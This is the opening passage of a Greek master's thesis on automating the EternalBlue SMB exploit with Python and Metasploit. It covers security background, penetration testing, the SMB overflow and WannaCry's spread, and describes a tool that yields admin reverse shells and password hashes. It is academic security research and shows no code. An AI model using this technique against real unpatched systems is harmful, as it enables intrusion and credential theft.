ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
Π.Μ.Σ. ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΕΚΜΕΤΑΛΛΕΥΣΗ ΤΗΣ ΑΔΥΝΑΜΙΑΣ ETERNAL BLUE ΜΕ ΤΗ ΧΡΗΣΗ ΤΗΣ PYTHON ΚΑΙ ΑΡΧΕΙΩΝ RESOURCE

Από τον
Πατραμάνη Γεώργιο
ΜΤΕ 1631

Πρόγραμμα Μεταπτυχιακών Σπουδών
«Ασφάλεια Ψηφιακών Συστημάτων»
Επιβλέπων Καθηγητής: Χριστόφορος Νταντογιάν

Αθήνα, Φεβρουάριος 2019

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή, Κύριο Νταντογιάν Χριστόφορο για την βοήθεια που μου παρείχε καθ' όλη την προσπάθεια μου. Επίσης να ευχαριστήσω την οικογένεια μου για την στήριξη και την υπομονή που έδειξαν.

Abstract

The aim of this thesis, is the automation of the exploit that became known in the year 2017, "Eternal Blue". In conjunction with Python programming language and Resource files, which are used by Metasploit to automate commands, a programming code has been created that, if a system is found vulnerable to the Eternal Blue exploit, it will automatically provide the attacker with several information and capabilities.

In this thesis Python was originally used to control and find vulnerable systems within a subnet or target specifically a computer as well as a way of starting the resource file that include the commands that will run inside the Metasploit framework. Those commands will cause the victim system to return a reverse shell to the attacker with privileged access as well as user password information.

The following diploma analyzes in detail all the above concepts as well as how to create and use the code that was used.

Σύνοψη

Ο στόχος αυτής της εργασίας καθώς και ο τρόπος επίτευξης του αφορά το exploit που έγινε γνωστό το έτος 2017, “Eternal Blue”. Σε συνδυασμό με την γλώσσα προγραμματισμού Python και τα Resource files που χρησιμοποιεί το Metasploit για την αυτοματοποίηση των εντολών που χρησιμοποιεί, δημιουργήθηκε ένας κώδικας προγραμματισμού ο οποίος ανάλογα με το εάν κάποιος υπολογιστής είναι ευάλωτος στο exploit, αυτόματα θα παρέχει στον επιτιθέμενο κάποιες δυνατότητες.

Σε αυτήν την εργασία, η Python χρησιμοποιήθηκε αρχικά για τον έλεγχο και την εύρεση ευάλωτων υπολογιστών μέσα σε ένα subnet ή επιλογή ενός μοναδικού υπολογιστή, καθώς και ως ένας τρόπος εκκίνησης των resource files, των εντολών δηλαδή που θα τρέξουν μέσα στο Metasploit προκειμένου ο υπολογιστής θύμα να επιστρέψει reverse shell με δικαιώματα διαχειριστή, καθώς και την μνήμη των κωδικών των χρηστών του συστήματος.

Η παρακάτω διπλωματική αναλύει με λεπτομέρειες όλες τις παραπάνω έννοιες καθώς και τον τρόπο δημιουργίας και χρήσης του κώδικα που χρησιμοποιήθηκε.

Πίνακας Περιεχομένων

Ευχαριστίες 2
Abstract 3
Σύνοψη 4
Περίληψη 7
Ο Όρος Ασφάλεια και η έννοια του 8
Ο λόγος επιθέσεων και διάσπασης της ασφάλειας 10
Πώς λειτουργούν οι επιθέσεις σε συστήματα ασφαλείας 11
Πώς μπορούν να αποφευχθούν και να αντιμετωπιστούν τέτοιες επιθέσεις 12
Τι είναι το Penetration Testing 13
Eternal Blue exploit 15
SMB πρωτόκολλο 15
SMB Vulnerability 15
Vulnerability Patch 16
Εφαρμογές του Eternal Blue 17
WannaCry ransomware 17
Πώς λειτουργεί το WannaCry 18
Πως σταμάτησε η εξάπλωση του WannaCry 19
Metasploit 20
Βασικές έννοιες: 20
Βασικές εντολές του Metasploit 21
Σάρωση θυρών (Port Scanning) 22
ms17_010_eternalblue 23
Meterpreter 23
Payload 24
Python 25

Η επίσημη εισαγωγή στην Python είναι:.....25
Χαρακτηριστικά της Python.....25
Εφαρμογές της Python.....28
Resource Files.....30
Διπλωματική Εργασία.....31
Μεθοδολογία – Περιβάλλον.....31
Kali Linux.....31
Windows 7.....32
Nmap.....32
Python.....32
Resource File.....34
Προβλήματα κατά την εργασία.....39
Πρόβλημα με την Python κατά την φόρτωση του payload.....39
Msfrpc.....40
Πρόβλημα με το Resource File για τις εντολές μετά το exploitation.....42
Windows Updates.....42
Συμπεράσματα.....44
Μελλοντική έρευνα.....45
Βιβλιογραφία.....46
Παραρτήματα.....50
Ο κώδικας Python.....50
Το Resource file.....51
Εντολές διαθέσιμες στο meterpreter.....51

Περίληψη

Ο σκοπός της διπλωματικής αυτής εργασίας είναι η δημιουργία μίας αυτοματοποιημένης διαδικασίας για την εύρεση και εκμετάλλευση μίας συγκεκριμένης αδυναμίας των Windows, η οποία επιτρέπει στον επιτιθέμενο να αποκτήσει απομακρυσμένη πρόσβαση στο σύστημα του θύματος και να εκτελέσει διάφορες κακόβουλες ενέργειες. Στο παρόν έγγραφο αναφέρονται αναλυτικά όλα τα εργαλεία που χρησιμοποιήθηκαν για την επίτευξη του αποτελέσματος, καθώς και η διαδικασία που ακολουθείται κατά την χρήση του κώδικα.

Το EternalBlue, το οποίο είναι το exploit που επιλέχθηκε, καθώς και μία εφαρμογή του ως κακόβουλο προϊόν στον πραγματικό κόσμο (WannaCry), την γλώσσα προγραμματισμού (Python), τα Resource Files και το Metasploit, τα λειτουργικά συστήματα που χρησιμοποιήθηκαν για τις δοκιμές καθώς και πληροφορίες σχετικά με τα προβλήματα που αντιμετωπίστηκαν κατά την δημιουργία του κώδικα.

Τέλος, στην ενότητα “Παραρτήματα” βρίσκεται ο κώδικας της Python αλλά και του resource file τα οποία δημιουργήθηκαν, ώστε ο αναγνώστης να μπορέσει να αναπαράγει την συγκεκριμένη αυτοματοποίηση και πιθανώς, μελλοντικά να την βελτιώσει.

Ο Όρος Ασφάλεια και η έννοια του

Τα τελευταία χρόνια, η ανάπτυξη και η πρόοδος της κοινωνίας μας έχει γίνει άμεσα εξαρτημένη και είναι άρρητα συνδεδεμένη με την τεχνολογία των Ηλεκτρονικών Υπολογιστών. Τα συστήματα Ηλεκτρονικών Υπολογιστών χρησιμοποιούνται και είναι υπεύθυνα για την πιο απλή έως και την πιο περίπλοκη ανθρώπινη εργασία. Από την διασκέδαση με απλά παιχνίδια μέχρι και την αποθήκευση και διαχείριση των ευαίσθητων ιατρικών πληροφοριών, από την επικοινωνία με τους συνανθρώπους μας μέχρι και την καθοδήγηση των αεροσκαφών σε ολόκληρο τον κόσμο, από τη λήψη ψηφιακών φωτογραφιών ως και τη διεξαγωγή σχεδόν όλων των οικονομικών συναλλαγών και πολλά άλλα. Ακόμα, ένα από τα κυριότερα χαρακτηριστικά των δύο τελευταίων δεκαετιών είναι ο διαμοιρασμός και η αποθήκευση όλου αυτού του τεράστιου όγκου πληροφοριών όπου πρωταρχικό ρόλο σ' όλα αυτά κατέχει το διαδίκτυο, το οποίο πλέον αποτελεί ένα αναπόσπαστο κομμάτι της καθημερινής μας ζωής. Όταν συνειδητοποιούμε αυτό το γεγονός, προκύπτει ένα μείζον ζήτημα για την ασφάλεια των δεδομένων και της πληροφορίας που διακινείται από άνθρωπο σε άνθρωπο – και γιατί όχι από μηχανή σε άνθρωπο και αντιστρόφως – μέσω των δικτύων υπολογιστών. Κατ' αρχάς, τι εννοούμε όταν χρησιμοποιούμε τον όρο Ασφάλεια Υπολογιστών ή Ασφάλεια Δικτύων και γιατί είναι τόσο σημαντική. Η ασφάλεια των υπολογιστών αφορά τα δεδομένα και τις πληροφορίες που έχουν αποθηκευτεί στους Ηλεκτρονικούς Υπολογιστές όπως επίσης και τον έλεγχο των πόρων αυτών των μηχανημάτων. Ο λόγος για τον οποίο χρειάζεται η ασφάλεια, είναι αρκετά εύκολο να τον αντιληφθεί κανείς. Τα δεδομένα χρειάζονται προστασία. Περιέχουν προσωπικές πληροφορίες για τη ζωή του κάθε ανθρώπου που χρησιμοποιεί έναν ηλεκτρονικό υπολογιστή, πληροφορίες που έχουν χρηματική αξία, όπως επιχειρηματικές πρακτικές και επιχειρηματικά σχέδια ή ακόμα και οικονομικά στοιχεία ανθρώπων όπως για παράδειγμα λογαριασμοί τραπεζών, αριθμοί πιστωτικών κρατών και καταναλωτικές προτιμήσεις. Στη σήμερον ημέρα, αξία χρηματική μπορεί να έχει κάτι εκ πρώτης όψεως

ασήμαντο όπως μια λίστα με email, η οποία όμως στη συνέχεια μπορεί να χρησιμοποιηθεί για να σταλούν μηνύματα spam, ή να παρακολουθηθεί η κίνηση στους λογαριασμούς των χρηστών. Αρχικά, οι πόροι των μηχανημάτων θεωρούνταν να μην διατρέχουν κίνδυνο καθώς η υπολογιστική δύναμη και ο αποθηκευτικός χώρος ήταν αρκετά για οποιαδήποτε χρήση. Είναι χαρακτηριστική η δήλωση του ιδρυτή της Microsoft, Bill Gates, στα τέλη της δεκαετίας του 1980, ότι «600KB είναι αρκετά για όλους», ένα μέγεθος το οποίο στις μέρες μας φαντάζει μικροσκοπικό. Όταν όμως εμφανίστηκαν ανάγκες για τεράστιες απαιτήσεις σε υπολογιστικούς πόρους και η τεχνολογία εξελίχθηκε για να ανταπεξέρχεται σε αυτές τις ανάγκες των χρηστών, όπως η μαζική αποστολή email (spam) που απαιτεί μεγάλο εύρος ζώνης (bandwidth) και οι επιθέσεις τύπου Denial of Service (DoS), σε κίνδυνο δεν βρισκόταν πλέον μόνο τα δεδομένα, αλλά και οι πόροι των υπολογιστών οι οποίοι άρχισαν να αποτελούν στόχο. Όπως παρατηρούμε λοιπόν, ο πρωταρχικός σκοπός της ασφάλειας όσον αφορά τους ηλεκτρονικούς υπολογιστές είναι να εξασφαλίζει ότι η πρόσβαση στα δεδομένα και τους πόρους των υπολογιστών γίνεται εμπιστευτικά μόνο από εκείνους που έχουν το δικαίωμα να το κάνουν, ότι τα δεδομένα παραμένουν ακέραια και δεν αλλοιώνονται από κάποιον μη εξουσιοδοτημένο χρήστη και ότι ο χρήστης πάντοτε πιστοποιείται πως είναι όντως αυτός που ισχυρίζεται πως είναι. Αναμφίβολα υπάρχουν πολλά κενά στην ασφάλεια των συστημάτων που χρησιμοποιούμε και συνεχώς «ανακαλύπτονται» νέες αδυναμίες. Έτσι τα δεδομένα βρίσκονται σ' ένα περιβάλλον που διατρέχει συνεχώς κινδύνους παραβίασης από επιτήδειους που προσπαθούν να εκμεταλλευτούν τα κενά ασφάλειας και επιθέσεις σημειώνονται καθημερινά, χωρίς πολλές φορές τα «θύματα» να το αντιλαμβάνονται. Για αυτόν ακριβώς το λόγο, η ασφάλεια υπολογιστών οφείλει να αναπτύσσει τα απαραίτητα εργαλεία που διασφαλίζουν τα προαναφερθέντα, να εξασφαλίζει ότι δεν υπάρχουν κίνδυνοι που μπορούν να προκαλέσουν κάποια κενά ασφαλείας, να ελέγχει τυχούσες απόπειρες αλλά και επιτυχημένες ενέργειες επιθέσεων σε υπολογιστικά συστήματα και τέλος να εγγυάται και να επιβεβαιώνει την πλήρη αποκατάσταση του συστήματος σε περίπτωση που οποιεσδήποτε κακόβουλες ενέργειες του προκαλέσουν αλλαγές. Έχοντας εξηγήσει την έννοια και τη σημασία της ασφάλειας υπολογιστών και δικτύων, φτάνουμε σε ένα σημαντικό ερώτημα. Για ποιο

λόγο να επιχειρήσει να διασπάσει κάποιος την ασφάλεια ενός συστήματος και πως γίνεται αυτό. Έλεγχος Διεισδυτικότητας και Εκτίμηση Τρωτότητας με τη χρήση του Metasploit Framework. [29, 30, 31]

Ο λόγος επιθέσεων και διάσπασης της ασφάλειας

Υπάρχουν πολλοί λόγοι για τους οποίους κάποιος θα θελήσει να διαβάλλει την ασφάλεια ενός συστήματος (είτε προσωπικό, είτε εταιρικό, είτε κυβερνητικό). Ένας λόγος μπορεί να είναι προσωπικά ζητήματα, υπάρχουν πολλά παραδείγματα που έχουν έρθει στο φως της δημοσιότητας, όπου ζευγάρια παρακολουθούν τις πράξεις του ενός μέλους με τη χρήση ενός προγράμματος Spyware στον υπολογιστή αυτού του μέλους εν αγνοία του για λόγους ζήλειας. Άλλος λόγος μπορεί να είναι ο έλεγχος δυνατοτήτων και δεξιοτήτων του επιτιθέμενου, μαζί με την ανιχνευτική ικανότητα των λογισμικών ασφαλείας που αντιμετωπίζουν. Σε αυτό συγκαταλέγεται και η ομάδα hacking, Lulzsec, η οποία αναφέρει ως λόγο για τις επιθέσεις της την εξής φράση «We are doing it for the lulz», το οποίο σημαίνει «Το κάνουμε για την πλάκα μας». Σε αντιθέση με τους γνωστούς Anonymous, οι οποίοι ισχυρίζονται ιδεαλιστικούς πάντα λόγους και στοχεύουν επιχειρήσεις, κυβερνήσεις με κακή δημοσιότητα. Έτσι φτάνουμε και στον πιο σημαντικό λόγο, που δεν είναι άλλος απο τα χρήματα. Το πιο συνηθισμένο φαινόμενο είναι η κλοπή στοιχείων πιστωτικών καρτών (που περιλαμβάνει τον αριθμό της κάρτας, το όνομα του κατόχου της κάρτας και τον αριθμό επιβεβαίωσης) και η κλοπή βάσεων δεδομένων με πελατολόγια. Αυτά τα δεδομένα αποκτούν χρηματική αξία σε αγοραπωλησίες οι οποίες οργανώνονται και διεξάγονται μέσω του διαδικτύου. Υπάρχουν και άλλα δεδομένα που αξίζουν χρήματα όπως είναι οι κωδικοί των χρηστών για τις online τραπεζικές τους συναλλαγές έχοντας έτσι πρόσβαση στις κινήσεις λογαριασμών αλλά και πληροφορίες για τις καταναλωτικές συνήθειες ανθρώπων και τα στοιχεία επικοινωνίας τους. Πολλές φορές έχουν παρατηρηθεί φαινόμενα κρυπτογράφησης δεδομένων επιχειρήσεων, έχοντας ως συνέπεια τη ζήτηση μεγάλων χρηματικών ποσών για την αποκρυπτογράφησή τους, κάτι που θα μπορούσε να χαρακτηριστεί ως εκβιασμός (περίπτωση WannaCry που αναλύεται παρακάτω). Βέβαια κάτι τέτοιο είναι αρκετά ριψοκίνδυνο για τους επιτιθέμενους διότι κατά αυτόν τον τρόπο συνδέονται άμεσα με τα χρήματα. Τέλος υπάρχει δυνατότητα κέρδους

και από προγράμματα τα οποία ειδικεύονται σε ανίχνευση των κενών ασφαλείας καθώς και από την ίδια την γνώση κάποιου κενού ασφαλείας σε κάποιο πρόγραμμα και τον τρόπο επίλυσης ή εκμετάλλευσης του. [28, 31]

Πώς λειτουργούν οι επιθέσεις σε συστήματα ασφαλείας

Η ασφάλεια υπολογιστών και δικτύων δεν βασίζεται σε μία μοναδική μέθοδο προστασίας, αλλά χρησιμοποιεί ένα σύνολο φραγμών οι οποίοι υπερασπίζονται τα δεδομένα του κάθε συστήματος με πολλούς διαφορετικούς τρόπους. Ακόμα και αν ένα μέτρο αποτύχει στην προστασία του συστήματος, τα υπόλοιπα εξακολουθούν να λειτουργούν, ούτως ώστε να προφυλάσσεται από διάφορες επιθέσεις. Χωρίς εγκατεστημένο σύστημα ασφαλείας, τα συστήματά μας διατρέχουν κίνδυνο χρήσης και επίθεσης από μη εξουσιοδοτημένους χρήστες, διακοπής λειτουργίας του δικτύου, διακοπής υπηρεσιών, ακόμα και νομικής δίωξης ενώ παράλληλα είναι δυνατή η κλοπή και κατάχρηση απόρρητων επιχειρηματικών αλλά και προσωπικών πληροφοριών. Υπάρχουν δυο τρόποι να αποκτήσει πρόσβαση στα δεδομένα του και τον έλεγχο των πόρων ενός συστήματος, ένα άτομο που δεν είναι ο ιδιοκτήτης του υπολογιστή ή ο αρμόδιος της διαχείρισης του. Ο πρώτος είναι να έχει φυσική πρόσβαση στο μηχάνημα και ο δεύτερος να συνδεθεί με το μηχάνημα απομακρυσμένα. Η φυσική πρόσβαση μοιάζει να είναι ο ευκολότερος τρόπος για να καταφέρει κανείς να πάρει δεδομένα από ένα υπολογιστή χωρίς να έχει την άδεια. Σε αυτήν τη περίπτωση μπορεί κανείς ακόμα και να ξεβιδώσει το κουτί του μηχανήματος, να ξεβιδώσει το σκληρό δίσκο και με άνεση χρόνου να πάρει τα δεδομένα από κει. Με την προϋπόθεση βέβαια ότι τα δεδομένα δεν έχουν κρυπτογραφηθεί, οπότε και η δυσκολία αυξάνεται ανάλογα με τον αλγόριθμο κρυπτογράφησης. Η απομακρυσμένη πρόσβαση σε έναν υπολογιστή είναι η εναλλακτική λύση. Καθίσταται προφανές πως για να γίνει μια απομακρυσμένη επίθεση σε ένα σύστημα, θα πρέπει αυτό να είναι συνδεδεμένο στο διαδίκτυο ή σε ένα δίκτυο στο οποίο θα έχει πρόσβαση ο επιτιθέμενος και να επιτρέπει τη σύνδεση μέσω αυτού του δικτύου σε χρήστες, διαφορετικά δεν υπάρχει δυνατότητα πρόσβασης σε αυτό. Με αυτόν τον τρόπο είναι αρκετά εύκολο να εντοπιστεί ο επιτιθέμενος. Οι υπολογιστές καταγράφουν όλα τα γεγονότα που συμβαίνουν σε «logs» και αν ο επιτιθέμενος δεν το λάβει υπόψιν του, τότε υπάρχουν

αποδείξεις για την επίθεση του. Υπάρχουν βέβαια λύσεις σε αυτό το πρόβλημα για να παρακάμπτονται ορισμένοι μηχανισμοί ασφαλείας και να καλύπτεται η ταυτότητα Έλεγχος Διεισδυτικότητας και Εκτίμηση Τρωτότητας με τη χρήση του Metasploit Framework του επιτιθέμενου. Επίσης ένα μεγάλο μειονέκτημα της μεθόδου αυτής είναι ότι εξαιτίας της παρέμβασης του δικτύου οι διαδικασίες γίνονται πιο αργές. [24, 31]

Πώς μπορούν να αποφευχθούν και να αντιμετωπιστούν τέτοιες επιθέσεις

Καθημερινά παρατηρούνται φαινόμενα ηλεκτρονικών επιθέσεων απο κακόβουλους εισβολείς, σε εταιρείες-στόχους, οι οποίοι υποκλέπτουν σημαντικά και απόρρητα δεδομένα, ή απλώς τις μολύνουν με ιούς και καταστρέφουν όλα τα αρχεία της. Οι προγραμματιστές και οι υπεύθυνοι ασφαλείας οφείλουν να είναι ικανοί να ανιχνεύουν την ύπαρξη και τη σοβαρότητα των αδυναμιών, που υπάρχουν και να προτείνουν τα κατάλληλα μέτρα, που θα παρέχουν προστασία από πιθανές παραβιάσεις ασφάλειας. Η κυριότερη λειτουργία που υπάρχει αυτή τη στιγμή για να αντιμετωπιστούν οι διάφοροι κίνδυνοι της ασφάλειας των υπολογιστών είναι μια εκ των υστέρων λειτουργία: με το που αποκαλυφθεί μια αδυναμία σε ένα πρόγραμμα και γίνει γνωστή αυτή τότε αν είναι δυνατόν εκδίδεται μια λύση για το πρόβλημα (που μπορεί και να είναι η απενεργοποίηση της υπηρεσίας) είτε με τη μορφή οδηγιών στους χρήστες του προγράμματος είτε με ένα patch. Αυτή είναι και η λειτουργία με τη πιο πετυχημένη πορεία. Άλλες τεχνικές περιλαμβάνουν την αποφυγή μεθόδων που δημιουργούν τα κενά ασφαλείας κατά τη συγγραφή κάποιων προγραμμάτων. Μια τυπική διαδικασία που περιλαμβάνει τον έλεγχο όλων των εφαρμογών και συσκευών ενός υπολογιστικού περιβάλλοντος για πιθανές αδυναμίες ασφαλείας, είναι ο έλεγχος διείσδυσης (penetration testing). Το Penetration testing είναι ο έλεγχος και η αξιολόγηση της αποτελεσματικότητας ενός συστήματος ασφάλειας, κατά τον οποίο ο μιμούμενος επίθεσης του πραγματικού κόσμου προσπαθεί να εξακριβώσει μεθόδους οι οποίες παρακάμπτουν τα χαρακτηριστικά ασφάλειας μιας εφαρμογής, ενός συστήματος ή ενός δικτύου. Συχνά περιλαμβάνει την πραγματοποίηση επιθέσεων σε συστήματα και δεδομένα με τη χρήση εργαλείων και τεχνικών τα οποία χρησιμοποιούν οι επιτιθέμενοι. Οι

περισσότεροι έλεγχοι διείσδυσης αναζητούν συνδυασμούς αδυναμιών σε ένα ή περισσότερα συστήματα οι οποίες μπορούν να παρέχουν περισσότερες δυνατότητες πρόσβασης απ' ότι η εξέταση ενός μεμονωμένου ευάλωτου σημείου. Στο σημείο αυτό αξίζει να σημειωθεί ότι εξαιτίας της τεράστιας ζήτησης σε εξέλιξη στον τεχνολογικό τομέα, οι υπηρεσίες και τα πρωτόκολλα που χρησιμοποιούνται στα δίκτυα και στους ηλεκτρονικούς υπολογιστές εξελίσσονται ταχύτατα, έχοντας ως συνέπεια, με παρόμοιο ρυθμό να αποκαλύπτονται νέες αδυναμίες που αφορούν την ασφάλειά τους. Αυτός είναι ένας παραπάνω λόγος που πρέπει όλοι μας να βρισκόμαστε σε συνεχή επαγρύπνηση και να ενημερωνόμαστε ώστε να εφαρμόζουμε την αποδοτικότερη δυνατή ασφάλεια. Όσον αφορά το τι μπορεί να κάνει ένας απλός χρήστης για να αντιμετωπίσει και να αποφύγει τέτοιες επιθέσεις, μπορεί να συγκεντρωθεί στις αδυναμίες του συστήματος ή του δικτύου του και να το ρυθμίσει αναλόγως. [24, 30, 31]

Τι είναι το Penetration Testing

Το Penetration Testing σαν εργασία, είναι αρκετά δύσκολο και προκλητικό. Οι εργαζόμενοι σε αυτόν τον τομέα πληρώνονται για να σκέφτονται ως εγκληματίες, να χρησιμοποιούν «αντάρτικες» τακτικές προς όφελος τους και να βρίσκουν τους πιο αδύναμους και ευάλωτους συνδέσμους σε ένα εξαιρετικά περίπλοκο δίκτυο άμυνών (ακόμα και ανθρώπους). Δοκιμές διείσδυσης έχουν αποκαλύψει διάφορα, από ψεύτικες ιστοσελίδες πορνογραφικού υλικού, έως και μεγάλης κλίμακας εγκληματική δραστηριότητα. Το Penetration Testing αγνοεί την αντίληψη ενός οργανισμού για ασφάλεια και πιέζει τα συστήματα του για να βρει τα ευάλωτα σημεία. Κάποια τυπικά ευρήματα περιλαμβάνουν κοινούς κωδικούς (passwords), διασυνδεδεμένα δίκτυα, και πολλές σημαντικές πληροφορίες να είναι ακάλυπτες. Τα προβλήματα που δημιουργούνται απο την πρόχειρη διαχείριση του συστήματος και βεβιασμένων υλοποιήσεων μέτρων, συχνά αποτελούν σημαντικές απειλές για έναν οργανισμό, ενώ οι λύσεις μπορεί να μην αξιοποιούνται απο τον διαχειριστή του συστήματος. Οι δοκιμές διεισδυτικότητας επισημαίνουν αυτές τις άστοχες προτεραιότητες και προσδιορίζουν τι ακριβώς πρέπει, ένας οργανισμός, να κάνει για να υπερασπιστεί τα δεδομένα του σε περίπτωση πραγματικής εισβολής. Οι

penetration testers (δοκιμαστές διείσδυσής) διαχειρίζονται τους πιο ευαίσθητους πόρους μιας επιχείρησης, έχουν πρόσβαση σε τομείς στους οποίους ένα λάθος, μπορεί να αποφέρει καταστροφικές και πραγματικές, πάνω από όλα, συνέπειες. Ένα μόνο πακέτο που δεν τοποθετείται σωστά, μπορεί παραδείγματος χάριν να σταματήσει τη λειτουργία ενός ολόκληρου εργοστασίου, με το κόστος εκατομμυρίων ευρώ. Η παράλειψη ενημέρωσης του κατάλληλου προσωπικού μπορεί να καταλήξει σε άβολες συζητήσεις με την αστυνομία. Τα ιατρικά συστήματα είναι ένας τομέας που πολλοί έμπειροι επαγγελματίες στην ασφάλεια μπορεί να διστάσουν να ελέγξουν, διότι ένα απλό λάθος μπορεί να καταστρέψει ένα σημαντικό εξοπλισμό, με συνέπειες στους ασθενείς.

Τα πιο κρίσιμα συστήματα είναι συχνά και τα πιο εκτεθειμένα και λίγοι διαχειριστές ρισκάρουν να σταματήσουν τη λειτουργία, μόνο και μόνο για να ενημερωθεί η βάση δεδομένων. [17, 24]

Eternal Blue exploit

Το exploit Eternal Blue διέρρευσε από την ομάδα “The Shadow Brokers” στις 14 Απριλίου 2017. Η διαρροή περιλάμβανέ πολλά εργαλεία εκμετάλλευσης (όπως το Eternal Blue) που βασίζονται σε διάφορες ευπάθειες στην υλοποίηση του Windows SMB πρωτόκολλου.

Το Eternal Blue λειτουργεί σε όλες τις εκδόσεις των Windows πριν την έκδοση Windows 8. Αυτές οι εκδόσεις επιτρέπουν έναν τρόπο επικοινωνίας “null”. Αυτό σημαίνει πως κάποιος που θα έκανε log in ανώνυμα, θα μπορούσε να στέλνει διάφορες εντολές στον υπολογιστή του θύματος με ένα “null session”.

Η NSA δημιούργησε ένα πρόγραμμα (παρόμοιο με το Metasploit) με το όνομα FuzzBunch, το οποίο ήταν μέρος της διαρροής. Σκοπός αυτού του προγράμματος είναι να δίνεται για παράδειγμα, η IP ενός θύματος και να εκτελούνται οι ενέργειες προκειμένου ο εν λόγω υπολογιστής να γίνει εκμεταλλεύσιμος από τον επιτιθέμενο. [2]

SMB πρωτόκολλο

Το πρωτόκολλο SMB (Server Message Block), είναι ένα πρωτόκολλο κοινής χρήσης και μεταφοράς αρχείων σε ένα δίκτυο. Μία από τις πιο γνωστές εκδόσεις του SMB, είναι το CIFS (Common Internet File System), το οποίο λειτουργεί σε επίπεδο εφαρμογής και χρησιμοποιείται κυρίως για την παροχή κοινής πρόσβασης σε αρχεία, εκτυπωτές, σειριακές θύρες και επικοινωνίες μεταξύ διάφορων κόμβων μέσα σε ένα δίκτυο. Παρέχει επίσης έναν επικυρωμένο μηχανισμό επικοινωνίας μεταξύ διεργασιών. [1, 5]

SMB Vulnerability

Ορισμένοι από τους πιο καταστροφικούς ιούς εξαρτώνται από τα τρωτά σημεία του SMB, ώστε να διαδίδονται μέσω του δικτύου ενός οργανισμού.

Ένα σφάλμα στη διαδικασία μετατροπής FEA (File Extended Attributes) από τη OS2 δομή σε NT δομή από το SMB πρωτόκολλο, μπορεί να οδηγήσει σε

ένα “buffer overflow” της μνήμης του συστήματος. Μνήμη η οποία αποτελείται από διευθύνσεις εικονικής μνήμης που διαμένουν στη φυσική μνήμη για όσο διάστημα τρέχουν κάποιες βασικές λειτουργίες του συστήματος.

Ένα “buffer overflow” είναι ένα ελάττωμα το οποίο επιτρέπει σε αρχεία που κάνουν εγγραφή στην μνήμη να βγουν εκτός των ορίων της και να κάνουν εγγραφές σε γειτονικές θέσεις. Αυτό σημαίνει πως ο επιτιθέμενος είναι ικανός να ελέγχει το περιεχόμενο ορισμένων τοποθεσιών στην μνήμη που δεν θα έπρεπε να έχει πρόσβαση. Στην περίπτωση του Eternal Blue, ένας επιτιθέμενος είναι ικανός να ελέγξει ένα κομμάτι μνήμης το οποίο έχει άδεια εκτέλεσης εντολών (Remote Code Execution), την δυνατότητα δηλαδή εκτέλεσης εντολών απομακρυσμένα μέσω του δικτύου. [1, 5]

Vulnerability Patch

Τον Μάρτιο του 2017 βγήκε μία ενημέρωση των Windows η οποία περιείχε “patches” για το SMB πρωτόκολλο. Παρόλα αυτά, πολλές εταιρείες και ιδιώτες ακόμα δεν έχουν εφαρμόσει τις ενημερώσεις και πολλά συστήματα είναι ακόμα ευπαθή σε τέτοιου είδους επιθέσεις. [2]

Εφαρμογές του Eternal Blue

WannaCry ransomware

Το WannaCry ransomware είναι ένα worm που ξεκίνησε να εξαπλώνεται εκμεταλλευόμενο συγκεκριμένες ευπάθειες στο λειτουργικό σύστημα των Windows στις 12 Μαΐου του 2017. Συγκεκριμένα, ο WannaCry εξαπλώθηκε χρησιμοποιώντας το Eternal Blue exploit, το οποίο αναφέρθηκε προηγουμένως.

Το WannaCry ransomware μολύνει υπολογιστές με λειτουργικό σύστημα Windows, κρυπτογραφώντας αρχεία στους σκληρούς δίσκους των υπολογιστών, ώστε οι χρήστες να μην μπορούν να έχουν πρόσβαση σε αυτά. Στη συνέχεια απαιτούνται " λύτρα" μεταξύ $300 έως $600 σε bitcoin εντός τριών ημερών για να αποκρυπτογραφήσουν τα αρχεία. Ωστόσο, ακόμη και μετά την πληρωμή, δεν λάμβαναν όλα τα θύματα τα κλειδιά αποκρυπτογράφησης. Η Microsoft κυκλοφόρησε μια ενημερωμένη για να μετριάσει την ευπάθεια, λαμβάνοντας το εξαιρετικά ασυνήθιστο βήμα της παροχής ενημερώσεων για εκδόσεις στο τέλος του κύκλου ζωής τους (End of life), συμπεριλαμβανομένων των Windows XP και των Windows Vista. [2, 8]

Εικόνα 1 WannaCry

Πώς λειτουργεί το WannaCry

Το WannaCry εκμεταλλεύεται μια ευπάθεια στο πρωτόκολλο κοινής χρήσης δικτύου SMBv1 της Microsoft που επιτρέπει στον επιτιθέμενο να μεταφέρει επεξεργασμένα πακέτα σε οποιοδήποτε σύστημα που δέχεται πακέτα από το δίκτυο στη θύρα 445 - τη θύρα δηλαδή που προορίζεται για SMB. Το SMBv1 έχει καταργηθεί ως πρωτόκολλο δικτύου και συνιστάται η απενεργοποίηση των μεταδόσεων από το διαδίκτυο προς τη συγκεκριμένη θύρα.

Το WannaCry χρησιμοποιεί το EternalBlue exploit για να εξαπλωθεί. Το πρώτο βήμα είναι η σάρωση του δικτύου για συσκευές που δέχονται πακέτα στη θύρα 445 TCP, πράγμα που δείχνει ότι το σύστημα χρησιμοποιεί το SMB πρωτόκολλο. Το επόμενο βήμα είναι να ξεκινήσει μια σύνδεση SMBv1 στη συσκευή, αφού γίνει η σύνδεση γίνεται ένα buffer overflow που χρησιμοποιείται για να αποκτηθεί έλεγχος στο σύστημα του θύματος και να εγκατασταθεί το ransomware (WannaCry). Μόλις ένα σύστημα των windows

συμβιβαστεί, το worm θα μεταδοθεί και στα υπόλοιπα συστήματα χωρίς κάποια ανθρώπινη αλληλεπίδραση. [8]

